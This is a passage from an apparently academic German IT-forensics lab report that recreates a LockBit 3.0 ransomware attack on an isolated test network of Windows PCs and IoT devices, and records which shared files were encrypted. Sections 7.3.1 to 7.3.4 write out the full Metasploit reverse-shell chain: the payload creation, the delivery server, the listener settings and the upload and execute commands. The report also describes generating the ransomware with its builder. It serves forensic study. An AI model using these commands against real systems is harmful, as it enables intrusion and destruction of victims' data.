


Abbildung 8: Switch

Als Switch wurde ein konfigurier TP-Link-Switch mit 10 Ports eingesetzt. Da wir mit dem an Port 1 befindlichen Angriffsrechner den kompletten Netzwerkverkehr mitschneiden möchten, ist es erforderlich, den Port Nr. 1 als Mirroring-Port einzurichten. Alle anderen Ports wurden darauf gespiegelt.

Dies ist erforderlich, um alle Pakete mitprotokolieren zu können, die im Netzwerk versendet werden, andernfalls würden an dem Port nur die Pakete ankommen, die für die korrespondierende, angeschlossene IP-Adresse bestimmt sind, oder Broadcast Meldungen.

7.1.3 Angreifer




Abbildung 9: Angreifer

Als angreifendes Gerät wurde ein Raspberry Pi 4B ausgewählt. Auf dem Rechner befindet sich ein speziell auf den Raspberry angepasstes Kali-Linux-System. Die verwendeten Programme sind vorinstalliert. Es wurde Wireshark zur Protokollierung des Netzwerkverkehrs genutzt – hierzu wurde der Raspberry physikalisch mit dem Port 1 des Switches verbunden - sowie das MetaSploit FrameWork (kurz MSFW) zur Erstellung der Reverse-TCP-Payload und zum Öffnen eines Listeners. Ebenso wurde Python 3.0 zur Erzeugung eines einfachen Download Servers genutzt.

7.1.4 Angriffsziel Laptop




Abbildung 10: Angriffsziel Laptop

Als primäres Angriffsziel wurde ein Windows 10 Laptop von Aquado benutzt. Das Betriebssystem wurde speziell für den Versuch neu aufgesetzt. Auf dem Rechner wird die Payload ausgeführt und ferngesteuert der Trojaner gestartet.

7.1.5 Angriffsziel Desktop




Abbildung 11: Angriffsziel Desktop

Als weiteres Angriffsziel wurde ein Desktop PC mit Windows 10 von HP ausgewählt. Dieses Ziel wird nicht direkt angegriffen, die später aufgespielten Testdaten werden lediglich teilweise im Netzwerk freigegeben, um zu prüfen, inwiefern die Schadsoftware selbstständig weitere Netzwerkbereiche befällt. Auch dieses System wurde vor dem Versuch neu aufgesetzt.

7.1.6 Angriffsziel Raspberry Pi Zero




Abbildung 12: Raspberry Pi Zero

Als potenzielles Angriffsziel aus dem Bereich der IOT-Geräte wurde ein weiterer Raspberry Pi, dieses Mal in der Ausführung Zero WH, gewählt. Diese Geräte auf Linux-Basis werden häufig für verschiedenste Anwendungen im Netzwerk verwendet, sei es als Datenserver, Medienserver, zur Verwaltung und Steuerung von Heimautomationsgeräten, oder auch zur Steuerung von Türen, Torantrieben oder in Kombination mit Kameras in automatischen Zugangssystemen. Auch dieses System wird nicht direkt angegriffen, sondern die darauf aufgespielten Daten werden lediglich im Netzwerk freigegeben.

7.1.7 Angriffsziel Arduino Uno R3




Abbildung 13: Arduino Uno R3

Als weiteres potentielles Angriffsziel aus dem Bereich der IOT-Geräte wurde ein Arduino Uno R3 von Elegoo mit Ethernet Shield ausgewählt. Im Gegensatz zu

den anderen Netzwerkteilnehmern läuft auf einem Arduino kein eigenständiges Betriebssystem. Die Aufgaben, die ein Arduino erfüllt, auch hier wieder z.B. wieder im Home-Automation-Bereich, als intelligente Wetterstation, die ihre Daten als Webseite zur Verfügung stellt, Lichtsteuerung, Antriebssteuerung etc. Diese müssen alle speziell programmiert und auf den Microcontroller aufgespielt werden. Um Daten abspeichern und den Arduino im Netzwerk erreichen zu können, wurde er zusätzlich mit einem Ethernet Shield mit SD-Card-Slot ausgestattet. Die IP-Adresse muss im Code statisch konfiguriert werden, in unserem Fall wurde die Nr. 192.168.2.129 gewählt.

7.1.8 Optionales Angriffsziel Raspberry Pi 1 Model B



Abbildung 14: Raspberry Pi 1 Model B

Der Raspberry Pi 1 Model B wurde ursprünglich als primäres IOT-Gerät vorgesehen. Leider ist die Rechenleistung des Raspberry zu schwach, um mit dem aktuellen (2023) Release des Raspian PI OS „Bullseye“ performant zu funktionieren. Die letzte sinnvoll zu verwendende Version stellt Raspbian OS „Buster“ dar. Diese Version unterstützt jedoch die aktuelle Version von VNC Server nicht, was in der weiteren Folge zu der Problematik führt, das zusätzliche Hardware für einen externen Bildschirm verwendet werden muss. Weiterhin unterstützt diese Konfiguration die aktuelle Version von „Samba“ nicht. Der Samba-Server stellt das SMB-Protokoll zum File-Sharing zur Verfügung. Somit kann der Raspberry Pi 1 zwar grundsätzlich ins Netzwerk eingebunden werden, auch Testfiles können auf die SD-Karte des Raspberry kopiert werden, allerdings

kann keine Nutzerfreigabe der Daten erfolgen. Somit wurde in weiterer Folge auf den Raspberry PI 1 verzichtet. Als Ersatz für den Raspberry PI 1 wurde ein Raspberry Zero WH gewählt.

7.2 Vorbereitende Tätigkeiten

7.2.1 Erstellung von Testfiles und Netzwerkfreigaben

Die Ransomware LockBit ist darauf abgestimmt, Nutzerdaten zu verschlüsseln, insbesondere werden Office-Dokumente, Bilder und PDF-Dateien angegriffen. Entsprechend wurde ein Ordner mit Testfiles, bestehend aus verschiedenen Officedateien und anderen Formaten (doc, docx, xls, xlsx, ppt, pptx, pdf, jpg, bmp), zusammengestellt. Diese Testdateien wurden auf alle Systeme und Datenträger im Netzwerk aufgebracht.

Es wurden jeweils zwei Verzeichnisse mit Testfiles erzeugt. Lediglich auf der SD-Karte des Arduinos wurde nur ein Verzeichnis erzeugt. Auf den anderen Geräten wurde jeweils ein Verzeichnis im Netzwerk freigegeben, der andere Ordner wurde nur in der Standardeinstellung lokal freigegeben. Hieran soll später identifiziert werden, wie die Ransomware mit den im Netzwerk befindlichen direkt und indirekt angegriffenen Systemen interagiert.

Als zusätzliche Vorarbeit wurde sowohl die Windows-Firewall als auch alle Einstellungen des Windows-Defender deaktiviert, sowie das aufgebaute Netzwerk als privat deklariert.

Einer der beiden Ordner mit den Testdateien, befindlich auf dem Desktop, wurde im Netzwerk freigegeben und der Zugriff auf den Rechner durch andere Nutzer im Netzwerk nach Anmeldung freigegeben. Der freigegebene Ordner des HP-Desktop wurde beim ersten Angriffsversuch nicht als Laufwerk angemeldet, es wurde lediglich der Benutzer am freigegebenen Netzwerkgerät angemeldet, so dass ein Zugriff auf die Daten möglich war.

Erst beim zweiten Angriffsversuch wurde der freigegebene Ordner zusätzlich als Laufwerk angemeldet.

Der Raspberry Pi als kostengünstiger Einplatinen-Rechner wird häufig in privaten Netzwerkumgebungen für verschiedenste Aufgaben verwendet. Unter anderem kommt er als Medienserver zum Einsatz, auch als Webserver oder zum Filesharing. Des Weiteren werden häufig IOT-Anwendungen mit dem Raspberry realisiert, wie beispielsweise intelligente Home-Automationen, Lichtsteuerung, Garagentor-, und Zugangsautomationen, Überwachung mit Kameras etc.

Entsprechend liegen ggf. sensible Daten auf dem Gerät vor. Neben vielen anderen Betriebssystemen sieht der Hersteller ein spezifisches Raspberry OS vor. Dieses OS basiert auf Debian-Linux. Entsprechend stellt sich die Frage, wie ein solches System von Ransomware, die einen Windows Rechner angreift, in Mitleidenschaft gezogen werden würde und wie die ggf. sensiblen Daten darunter leiden könnten.

Über den speziell veröffentlichten Imager wurde die SD-Karte mit dem aktuellen Raspbian PI OS „bullseye“ geflasht. Nach der Erstinstallation wurde die Option VNC aktiviert. Weiterhin wurde ein Samba-Server (ver. 4.18) zur SMB-Freigabe installiert.

Um mit dem Raspberry Pi Zero Filesharing nutzen zu können, muss in den Optionen „Apps und Features“ der Windows Rechner „SMB 1.0 Support“ aktiviert werden. Dies ist bei Windows 10 standardmäßig deaktiviert, da hiermit verschiedene Vulnerabilities erzeugt werden.

Ein Ordner mit Testfiles wurde erstellt und auf die SD-Karte in zwei Ordner kopiert. Einer der Ordner wurde im Netzwerk freigegeben, der andere Ordner wurde nicht freigegeben. Hieran soll später identifiziert werden, wie die Ransomware mit den im Netzwerk befindlichen indirekt angegriffenen Systemen interagiert. Weiterhin wurde der freigegebene Ordner des Raspberry Pi Zero WH als Laufwerk an dem primär angegriffenen Rechner angemeldet.

7.2.2 Code für Arduino Uno

Neben Einplantinenrechnern wie dem Raspberry Pi werden auch häufig Microcontrollerboards für IOT-Anwendungen und Home Automation eingesetzt. Ein Vertreter dieser Boards ist der Arduino Uno R3 von Elegoo. Es handelt sich hierbei um keinen betriebssystembasierten Rechner, der mit allerlei Scripten und Software ausgestattet werden kann. Der Arduino wird mit einer speziell entwickelten IDE programmiert. Es stehen zwar umfangreiche Programmbibliotheken zur Verfügung, die unter anderem das Einbinden des Arduinos in eine Netzwerkumgebung möglich machen, jedoch muss jede Applikation grundsätzlich selbst programmiert und auf den Arduino aufgebracht werden.

Ein klassisches Filesharing ist mittels den Codebibliotheken nicht möglich. Es können zwar mittels eines SMB-Protokolls Dateien auf ein im Netzwerk geteiltes Laufwerk geschrieben werden, jedoch ist der Zugriff auf die im Ethernet Shield vorhandene SD-Karte über andere Rechner aus dem Netzwerk auf diese Weise nicht möglich.

Der Arduino wurde mit einer festen IP-Adresse konfiguriert (192.168.2.129). Es wurden drei Applikationen erstellt.

Die erste Applikation simuliert analoge Eingänge, welche in regelmäßigen Abständen ausgelesen werden. Dies könnte z.B. eine klassische Wetterstation im Rahmen einer Home-Automation darstellen. Die zweite Applikation stellt die gelesenen Werte mittels eines Webserver als HTML-Seite im Netzwerk zur Verfügung. Die dritte Anwendung schreibt die Daten in ein CSV-File auf die SD-Karte.




Abbildung 15: Webserver und CSV-Datei

Weiterhin wurden auch auf die SD-Karte des Arduino die Testdaten kopiert, um zu eruieren, ob diese Daten ebenfalls von dem Trojaner verschlüsselt werden.

7.2.3 Lockbit 3 generieren

Nach dem Entpacken des passwortgeschützten Zip-Files auf einem Windows-System muss die Schadsoftware mittels der Datei „*Builder.exe*“ erstellt werden. Vorab kann über die „*config.json*“ die Konfiguration angepasst werden, für unseren Angriff wurde die Standardkonfiguration gewählt, es wurden keine Anpassungen in der Konfigurationsdatei vorgenommen. Im Anschluss wird automatisch ein Ordner erstellt, der sowohl die Schadsoftware namens „*LB3.exe*“ enthält als auch die Datei „*LB3Decryptor.exe*“, mit der die Verschlüsselung wieder rückgängig gemacht werden kann.

Dies wurde nach Abschluss des Versuchs und nach Datensicherung auf dem primären Angriffsziel ebenfalls erfolgreich durchgeführt:




Abbildung 16: Entschlüsselungsfunktion

Da die „*LB3Decryptor.exe*“ Datei auch spezifisch über den Builder erstellt wird, ist davon auszugehen, dass die Entschlüsselung spezifisch auf die Verschlüsselung abgestimmt ist, und es sich um keine pauschale Entschlüsselungsfunktion handelt.

7.3 Erster Angriff

Für unser System wählten wir nicht nur die einfache Ausführung von LockBit auf einem Zielsystem, indem das Programm direkt auf den Rechner kopiert und ausgeführt wurde, es wurde stattdessen in Teilen ein Hackerangriff nachgestellt. Die Infektion lief in folgenden Schritten ab.

7.3.1 Reverse-TCP-Payload erstellen

Im ersten Schritt wurde mit dem auf dem Angriffssystem installierten Kali-Linux das MetaSploit-FrameWork genutzt, um mit dem Befehl:

```
„sudo msfpc -p windows/meterpreter/reverse_tcp lhost=192.168.2.102 lport=555  
-f exe > /home/kali/reverse_tcp.exe”
```

eine Payload namens “reverse_tcp.exe” erstellt. Der Befehl nutzt die von MSFW zur Verfügung gestellte Funktion „reverse_tcp“ zur Schaffung eines Programms, welches, am Zielrechner aufgerufen, eine Backdoor ausführt. Diese Backdoor meldet sich, in unserem Fall auf dem Angriffsrechner mit der IP-Adresse 192.168.2.102 und der Portnummer 555.

7.3.2 Payload übertragen

Um die Payload nun auf den Rechner zu übertragen, können wiederum verschiedene Wege gewählt werden. Eine klassische Möglichkeit wäre, eine Spam-Mail mit entsprechendem Anhang – eben die Backdoor – zu verschicken, in der Hoffnung, dass der Empfänger diese ausführt.

Eine weitere Möglichkeit wäre, den Empfänger ebenfalls über eine Spam-Mail zu einem Download zu veranlassen, um z.B. ein vermeintliches Sicherheitsupdate zu installieren, oder andere vermeintlich nützliche Programme.

Dieser Weg wurde in unserem Fall simuliert. Im Speicherpfad der Payload wurde über den Befehl:

```
„python3 -m http.server“
```

eine einfache Filesharing Anwendung eingerichtet, über die vom Angriffsrechner aus, in unserem Fall über die Adresse: 192.168.2.102:8000 zugegriffen werden kann.




Abbildung 17: Download "reverse_tcp.exe"

Der Download erfolgt gewöhnlich über den Browser. Um die Schadsoftware ausführen zu können, muss jedoch der Windows-Defender komplett abgeschaltet werden, da ansonsten zum einen der Download, zum Zweiten aber auch das Ausführen der Payload nicht zugelassen werden würde. Weiterhin muss die Payload im Administratormodus ausgeführt werden.

7.3.3 Listener einrichten

Bevor das Ausführen der Payload eine erfolgreiche Backdoor zu dem Angriffsrechner herstellen kann, muss zuerst auf dem Angreifer-System ein Listener konfiguriert und gestartet werden. Hierzu nutzen wir wieder die Funktionen des MSFW. Mit der Funktion

„sudo msfconsole“

starten wir die Metasploit-Konsolenanwendung. Mit dem Befehl:

„use exploit/multi/handler“

starten wir den spezifischen Exploit, den wir als Backdoor nutzen wollen. Diesen müssen wir mit folgenden Befehlen konfigurieren:

Zur Definition der verwendeten Payload:

„set payload windows/meterpreter/reverse_tcp“

Zur Definition des von der Payload aufgerufenen IP Adresse:

„set lhost 192.168.2.102“

Zur Definition des von der Payload aufgerufenen Ports:

„set lport 555“

Diese Angaben müssen mit der unter dem Punkt 7.3.1 erstellten Payload übereinstimmen.

Mit dem abschließenden Befehl:

„exploit“

wird die Konfiguration übernommen, und der Reverse-TCP-Listener auf der konfigurierten IP-Adresse und dem konfigurierten Port gestartet.

Wird nun am angegriffenen Rechner ebenfalls der Prozess „reverse_tcp.exe“ gestartet, wird zwischen dem Angreifer und dem angegriffenen Rechner eine Verbindung hergestellt.

```

kali@kali: ~
Datei Aktionen Bearbeiten Ansicht Hilfe

+ --[ metasploit v6.0.28-dev ]
+ --[ 2097 exploits - 1128 auxiliary - 356 post ]
+ --[ 592 payloads - 45 encoders - 10 nops ]
+ --[ 7 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.2.102
lhost => 192.168.2.102
msf6 exploit(multi/handler) > set lport 555
lport => 555
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.2.102:555
[*] Sending stage (175174 bytes) to 192.168.2.103
[*] Meterpreter session 1 opened (192.168.2.102:555 -> 192.168.2.103:56219)
at 2023-07-29 23:14:19 +0000

meterpreter >

```

Abbildung 18: erstellte reverse TCP Verbindung

7.3.4 LB 3.0 übertragen und starten

Die unter Punkt: 7.3.3 erstellte Reverse-TCP-Verbindung zwischen angegriffenem Rechner und Angreifer kann nun auf verschiedene Art und Weise genutzt werden.

Eine Möglichkeit besteht in dem Ausführen einer Shell, mit Hilfe derer prinzipiell dieselben Vorgänge durchgeführt werden können, als würde die Shell lokal auf dem angegriffenen System laufen. Hierzu nutzen wir in der MSFW, Meterpreter umgebung den Befehl:

„shell“

```

meterpreter > shell
Process 6612 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\Forensik II\Downloads>dir
dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumennummer: D67D-5458
Verzeichnis von C:\Users\Forensik II\Downloads
30.07.2023 00:40 <DIR> .
30.07.2023 00:40 <DIR> ..
30.07.2023 00:40 73.802 reverse_tcp.exe
1 Datei(en), 73.802 Bytes
2 Verzeichnis(se), 214.408.503.296 Bytes frei
C:\Users\Forensik II\Downloads>

```

Abbildung 19: Meterpreter Shell

Eine weitere Möglichkeit besteht darin, spezifische Befehle zum Übertragen und Ausführen von Dateien zu nutzen, ohne eine spezifische Shell:

Zum Übertragen unserer Schadsoftware LockBit mit dem Dateinamen „LB3.exe“ auf unser Zielsystem nutzen wir den Befehl:

„upload ../../LB3.exe c:/Users“

In dem spezifischen Fall wird die Datei „LB3.exe“ von dem Speicherort auf dem Angriffssystem im Zielsystem in den Ordner „c:/Users“ kopiert

Zum ferngesteuerten Starten der Schadsoftware nutzen wir den Befehl:

„execute -f LB3.exe“

```

meterpreter > ls
Listing: C:\Users

Mode                Size           Type             Last modified      Name
-----
40777/rwxrwxrwx     0             dir              2019-12-07 09:30:39 +0000 All Users
40555/r-xr-xr-x    8192             dir              2019-12-07 09:30:39 +0000 Default
40777/rwxrwxrwx     0             dir              2019-12-07 09:30:39 +0000 Default User
40777/rwxrwxrwx    8192             dir              2023-07-30 10:20:33 +0000 IT Forensik II
100777/rwxrwxrwx  157184          fil              2023-07-30 10:50:23 +0000 LB3.exe
40555/r-xr-xr-x    4096             dir              2019-12-07 09:14:52 +0000 Public
100666/rw-rw-rw-   174             fil              2019-12-07 09:14:54 +0000 desktop.ini

meterpreter > execute -f LB3.exe
Process 7348 created.

```

Abbildung 20: Lockbit ferngesteuert gestartet

Unmittelbar nach dem Starten des Prozesses beginnt LockBit mit der Verschlüsselung des Systems.

7.4 Erste Ergebnisse

Die Testdaten auf dem Angriffssystem waren nach ca. 2-3s verschlüsselt, die Daten auf dem freigegebenen Netzwerklaufwerk des Raspberry Pi Zero waren nach ca. 3-4s verschlüsselt.




Abbildung 21: Lockbit Desktophintergrund

Die Auswertung der PCAP-Daten könnte dann zeigen, inwieweit ein Abfluss der Daten stattgefunden hätte, sofern natürlich eine bestehende Internetverbindung vorhanden gewesen wäre.

Die Daten des Raspberry Zero auf dem im Netzwerk freigegebenen Ordner wurden ebenfalls verschlüsselt. Die Testdaten des nicht freigegebenen Ordners wurden nicht verschlüsselt. Zur Erinnerung: das freigegebene Laufwerk des Raspberry Pi Zero wurde am angegriffenen Rechner als Laufwerk eingebunden.

Im ersten Schritt erschien verwunderlich, dass die Daten auf dem Desktop-PC

mit Netzwerkfreigabe, aber ohne eingerichtetes Laufwerk auf dem angegriffenen Rechner, nicht verschlüsselt wurden.

Weniger überraschend war hingegen, dass die Testdaten auf der SD-Karte des Arduinos nicht verschlüsselt wurden, auch auf dem angreifenden Kali-System wurden keine Daten verschlüsselt.

7.5 Zweiter Angriff

Wie unter Punkt 7.4 beschrieben, blieben die Daten des Desktop-PC-Systems trotz vorhandener Netzwerkfreigabe unangetastet. Dieser Umstand machte einen zweiten Angriff erforderlich. Das angegriffene System wurde nochmal komplett aufgesetzt und wie unter 7.2.1 neu konfiguriert. Als einziger Unterschied in der Konfiguration wurde nun der freigegebene Ordner des Desktop-PC zusätzlich als Laufwerk auf dem zu kompromittierenden System angemeldet. Somit genau äquivalent zu dem Raspberry Zero.

Im Anschluss wurde der Angriff wie unter 7.3 nochmals ausgeführt. Bei dem zweiten Angriff wurden nun auch die im Netzwerk freigegebenen Daten des Desktop-PCs verschlüsselt. Die nicht im Netzwerk freigegebenen Daten wurden nicht angetastet. Dies lässt insgesamt den Schluss zu, dass jeweils nur Daten angegriffen werden, auf die der Nutzer des kompromittierenden Systems Zugriff hat und auch ein entsprechendes Laufwerk eingerichtet wurde. Eine reine Freigabe und Auffindbarkeit der Geräte und Daten im Netzwerk reicht nicht aus.

7.6 Forensische Images und Sicherungen

Für die spätere Analyse des Angriffs wurde zu verschiedenen Zeitpunkten von allen Geräten und Datenträgern forensische Sicherungen erstellt. Hierzu wurde als Hardware die von Fa. seconas GmbH zur Verfügung gestellten Writeblocker verwendet, sowie ein von Hans Peter Merkel angepasste Linux-Version. Zur Erstellung des forensischen Images selbst wurde das Programm „EWF Acquire“

genutzt.



Abbildung 22: SD Card Reader mit Writeblocker




Abbildung 23: SATA Adapter mit Writeblocker

Images wurden, vor dem Angriff, nach dem ersten Angriff, sowie nach dem zweiten Angriff, erstellt.

Darüber hinaus wurde für den Laptop und den Desktop-PC jeweils nach dem ersten und nach dem zweiten Angriff ein RAM-Dump mit dem Programm „winpmem“ erstellt.

Weiterhin wurden während des Angriffs in verschiedenen Phasen PCAP-Files zur Auswertung erstellt.

